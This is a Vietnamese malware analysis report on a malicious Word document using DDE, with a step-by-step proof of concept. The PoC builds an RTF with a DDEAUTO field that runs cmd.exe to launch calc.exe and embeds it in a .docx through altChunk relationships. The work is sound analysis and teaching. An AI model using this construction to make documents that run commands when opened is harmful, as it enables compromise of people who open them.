
3. Phân tích động

3.1. Chạy trên bản word 2010

Các tiến trình liên quan tới malware bao gồm winword.exe, powershell.exe, conhost.exe (splwow64.exe là tiến trình sạch, sinh ra vì chạy Word 32-bit trên hệ điều hành 64-bit).

conhost.exe	1868		1.23 MB	WIN-UHKSGBLIK2\tran	Console Window Host
winlogon.exe	464		2.41 MB		Windows Logon Application
explorer.exe	864	1.39	57.92 MB	WIN-UHKSGBLIK2\tran	Windows Explorer
vmtoolsd.exe	1132	0.09	5.43 MB	WIN-UHKSGBLIK2\tran	VMware Tools Core Service
ProcessHacker.exe	2536	2.54	12.01 MB	WIN-UHKSGBLIK2\tran	Process Hacker
WINWORD.EXE	2904	5.65	22.46 MB	WIN-UHKSGBLIK2\tran	Microsoft Word
splwow64.exe	2804	0.50	1.76 MB	WIN-UHKSGBLIK2\tran	Print driver host for 32bit appl...
powershell.exe	1224		37.91 MB	WIN-UHKSGBLIK2\tran	Windows PowerShell

Nội dung của file word không có gì, cũng không yêu cầu macro.



Dựa trên [DDE attack](#): theo các nguồn tham khảo, kỹ thuật này bao gồm việc phân giải các file embedded (trong đó có file .rtf) khi chạy file .docx, dẫn đến trích xuất file .vbs đồng thời tự động lưu nó vào %TEMP%, sau đó xóa đi khỏi %TEMP% khi thực thi xong mã độc. Kiểm tra bằng ProcMon, xác nhận có sự xuất hiện của file .vbs trong hệ thống file.

Theo cơ chế của DDE attack, khi MS Word tải file .docx, nó sẽ tự động cập nhập liên kết DDE, gọi đến file trong %TEMP%. Từ đó thực thi toàn bộ logic payload trong file .vbs.



3.2. Chạy trên bản word mới nhất

Mã độc không hoạt động.

4. CVE

Được biết mẫu mã độc này sử dụng [DDE attack](#).

[CVE-2017-11882](#) (dựa vào ảnh (*) mục 1.2)

Chính xác hơn: [ADV170021](#)

Vì mẫu malware này sử dụng thêm cả file .vbs thay vì chỉ dựa vào file .bin để gán payload, nên đây là 1 bản nâng cấp của CVE trên, hoặc chính xác hơn, là của [CVE-2017-0199](#).

5. PoC

Nguồn tham khảo:

<https://rewtin.blogspot.com/2017/04/cve-2017-0199-practical-exploitation-poc.html>

<https://cloud.google.com/blog/topics/threat-intelligence/cve-2017-0199-hta-handler/>

<https://attack.mitre.org/techniques/T1559/002/>

Bước 1: Thiết lập OLE/DDE: `DDEAUTO "c:\\\\windows\\\\system32\\\\cmd.exe" "/c calc.exe"`.

Bước 2: Tạo file .rtf:

- Khai báo đối tượng OLE: khai báo cho Microsoft Word biết đây (file .rtf) là 1 đối tượng OLE.
- Sử dụng "objupdate" để tự động cập nhập liên kết DDE khi chạy file .docx
- Nhắm vào Microsoft Word 2016 (ProgID Word.Document.12)
- Đoạn hex là đại diện cho đoạn hex không lỗi trong ddle.rtf của mẫu. Ở đây chỉ tượng trưng.
- Khai báo DDE: payload thực thi Calculator (dấu hiệu exploit thành công).

```
poc.rtf x
1 {\rtf1\ansi
2 {\object\objautlink{\*\objclass Word.Document.12}{\*\objdata
3 6f82hf9h927e472947df82c8ab92e
4 }\objupdate}
5 {\field{\*\fldinst { DDEAUTO "c:\\\\windows\\\\system32\\\\cmd.exe" "/c calc.exe" }}{\fldrslt test CVE}}}
```

Bước 3: Nhúng file .rtf vào file .docx

- Tạo 1 file docx bất kỳ rồi giải nén vào thư mục *archive*
- Đưa file .rtf vào đúng vị trí trong cấu trúc thư mục (archive/word/)
- Khai báo liên kết đến file .rtf trong word/_rels/document.xml.rels và word/document.xml, khai báo kiểu file RTF trong [Content_Types].xml

```
[Content_Types].xml x
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Types xmlns="http://schemas.openxmlformats.org/package/2006/content
-types"><Default Extension="rels" ContentType="application/vnd.openx
mlformats-package.relationships+xml"/><Default Extension="rtf" Conte
ntType="application/rtf"/><Default Extension="xml" ContentType="appl
ication/xml"/></Types>
```

```

document.xml.rels x
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006
/relationships">
3   <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/settings" Target="settings.xml
"/>
4   <Relationship Id="rId2" Type="http://schemas.microsoft.com/offic
e/2007/relationships/stylesWithEffects" Target="stylesWithEffect
s.xml"/>
5   <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/styles" Target="styles.xml"/>
6   <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/theme" Target="theme/theme1.xm
l"/>
7   <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/fontTable" Target="fontTable.x
ml"/>
8   <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/webSettings" Target="webSettin
gs.xml"/>
9   <Relationship Id="Nyp8" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/aFChunk" Target="poc.rtf"/>
10 </Relationships>

```

```

document.xml x
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010
/wordprocessingCanvas" xmlns:mc="http://schemas.openxmlformats.org/m
arkup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:
office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/20
06/relationships" xmlns:m="http://schemas.openxmlformats.org/officeD
ocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp1
4="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawin
g" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordp
rocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word"
xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/mai
n" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml"
xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocess
ingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/w
ordprocessingInk" xmlns:wne="http://schemas.microsoft.com/office/wor
d/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2
010/wordprocessingShape" mc:Ignorable="w14 wp14"><w:body><w:altChunk
r:id="Nyp8"/><w:p w:rsidR="00A73AF6" w:rsidRDefault="0043239C"><w:r

```

- Zip lại file thành file .docx hoàn chỉnh.

Kết quả thực thi PoC:

